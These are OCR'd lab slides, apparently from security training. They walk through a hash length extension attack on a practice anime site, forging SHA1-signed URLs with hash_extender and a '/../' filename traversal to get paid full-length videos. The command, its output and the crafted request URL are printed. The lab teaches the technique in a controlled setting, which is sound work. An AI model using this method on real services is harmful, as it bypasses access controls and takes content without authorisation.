
In this lab exercise you will attack the "1908 Archive", a unique anime site offering original anime content to paid subscribers. For potential customers, 1908 Archive offers demo access to the site, allowing users to see short segments of the videos on the site.

In this attack you will exploit the vulnerable use of hashed signatures protecting access to the full anime video files through a hash length extension attack. Access the target site at http://anime.sec660.org.




Installing Hash_extender

Kali docs not include the hash_extender tool. Download, compile, and install hash_extender as shown on this page. You can safely remove the source code files for hash_extender after copying the binary to /usr/local/bin if desired.




Hash Length Extension Attack - STOP

Don't go any further unless you want to get the answers to the exercises. The next page will start going over the answers to this exercise.



Information Gathering

Using your browser, gather information about the anime.sec660.org site. Login with the demo credentials specified on the index page of the site, then click to play one or two of the anime videos. Note that all the accessible anime videos are limited to 10 seconds in length, a shorter version of the full video content. Evaluate the URL linked content to identify some of the video file and hash characteristics.




Information Analysis

Looking at the website links, we see that the video files are consistently named with the "-short.mp4" suffix. We don't know for certain, but we can speculate that the full video keep the "mp4" extension but omit "-short", or use "-long" or "-full" in the filename.

The hash is 40 characters in length (easily counted at the command-line with "echo -n e6ec8047bc1f39b800f7f503269ef191cac0fb30 | wc -c") and consists only of hex characters. Since the GET parameter is "hash", we can safely assume this value is a hash of some sort represented in ASCII hex. A 40 character ASCII hex string is 20 bytes, indicating that the hash could be SHA, SHA1, or RIPEMD160. Of those, SHA1 is the most likely candidate as it is the most popular.

We don't know how the hash is calculated, and we don't know what the length of the possible shared secret is used to calculate the hash. We'll have to guess at some of these values during exploitation.


Experiment with the site, manipulating the parameters in the URL to determine the site response to malformed content.



Hash Validation

If we change the hash associated with a filename (in a small way, or by replacing the entire hash as shown here), the server responds with "Incorrect hash." as shown on this page. We need to find a way to calculate a valid hash to access files on the site other than the video shorts.

Use the hash_extender tool to calculate a valid hash using the valid filename and hash data to retrieve the full video files from the site.




Valid Hash Extension (1)

For this attack we'll have to try multiple hashes with our best guess for three parameters: hashing type, secret length, and the full video filename.

We are relatively sure the hashing function is SHA1 based on the hash length and the popularity of the hashing algorithm. For the length of the secret used to calculate the hash, we can start with a reasonable value (we'll start with 6) and keep incrementing the value until we get a valid hash (or extend beyond the length of a reasonable secret; perhaps 40 characters). For the full video filename to retrieve, start with "Anime07-full.mp4", matching the naming convention from the short version of the video.

In the example on this page we use hash_extender and tell it to perform a hash length extension attack, starting with the original filename content (`"-d Anime07-short.mp4"), the original hash ("-s e6ec8047be1f39b800f7f503269ef191eae0fb30"), the hash type guess ("--format sha1"), our guess for the passcode length ("-l 6") and the hash length extension string output format ("--out-data-format html"). We also specify the new filename to retrieve from the system ("-a /../Anime07-full.mp4"). Note the leading "/../" in the new filename. Because the system is going to process the hash length extension string as the new filename, we need to tell it to recurse one directory (which is the original filename and extra hash characters supplied as part of our attack) before opening the new filename.`

To visualize this attack, it may be helpful to URL decode the hash extension attack URL to see what the filename has changed to, or re-run hash_extender with "--out-data-format raw" to see how the filename changes as part of the attack.




Valid Hash Extension (2)

Using the output from the hash_extension tool, we craft a new URL on the site as shown on the top of this page, replacing the filename and hash parameters with the output from hash_extender. When we request the crafted URL, the site responds with the familiar "Incorrect hash.", as shown.

At this point, there are several possibilities for the incorrect hash message:

- The system is not vulnerable to hash length extension attacks - this will remain a distinct possibility until we can prove otherwise.
- Tool or attacker mistake - we can't rule out an error in hash_extender, or a problem with cutting-and-pasting the parameters in the URL. Make sure you double-check your work.
- Hash guess is incorrect - the system may not use the SHA1 hashing function, but still be vulnerable to hash extension attacks. We may have to guess again using a different hashing algorithm that matches the format of the observed hash.
- Password length is incorrect - the most likely situation at this point is that we guessed the password length incorrectly. Try using hash_extender again with the same parameters (press the up arrow in your Linux terminal to repeat the previous command) and guess again with a different password length. Keep guessing until you don't get the "Incorrect hash." error.



Valid Hash Extension (3)

Since we have to guess the secret within a length range, hash_extender includes an option to specify a minimum and maximum secret length, generating the hash and string for each, as shown on this slide. This feature certainly isn't mandatory for using hash_extender, but can be convenient for trying multiple hashes when guessing the secret length.

To have hash_extender calculate a range of secrets, omit the "-l" parameter, and specify the minimum and maximum secret length with "--secret-min" and "--secret-max".

Valid Hash Extension (4)


```
$ hash_extender -d Anime07-short.mp4 -s
e6ec8047be1f39b800f7f503269ef191eae0fb30 -a /../Anime07-full.mp4
--format sha1 -l 9 --out-data-format html
Type: sha1
Secret length: 9
New signature: e717833d27c998a4cad8fdbf5f3cfbe88516e85b
New string:
Anime07%2dshort%2emp4%80%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%d0%2f%2e%2e%2fAnime07%2dfull%2emp4
```

anime.sec660.org/access.php?filename=Anime07%2dshort%2emp4%80%00
%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%0
0%00%00%00%00%00%00%00%00%00%00%00%00%00%00%00%
00%00%d0%2f%2e%2e%2fAnime07%2dfull%2emp4&hash=e717833d27c99
8a4cad8fdbf5f3cfbe88516e85b

Guessing with SHA1 and a 9-character secret


Valid Hash Extension (4)

This page demonstrates the use of hash_extender with a secret length of 9, using the same SHA1 hash guess. Use the output of hash_extender with these parameters to try and access a file from the system.




Valid Hash Extension (5)

Using the hash_extender options specified on the previous page, the target respond will respond similar to that shown here. This likely means that we have a valid hash! Save the file and examine the file contents.




Not a Valid File

We were able to get past the incorrect hash error, but we still didn't get the filename target we were looking for. The "Anime07-full.mp4" file is zero bytes in length. Continue trying other filenames until you get the full version of the file.



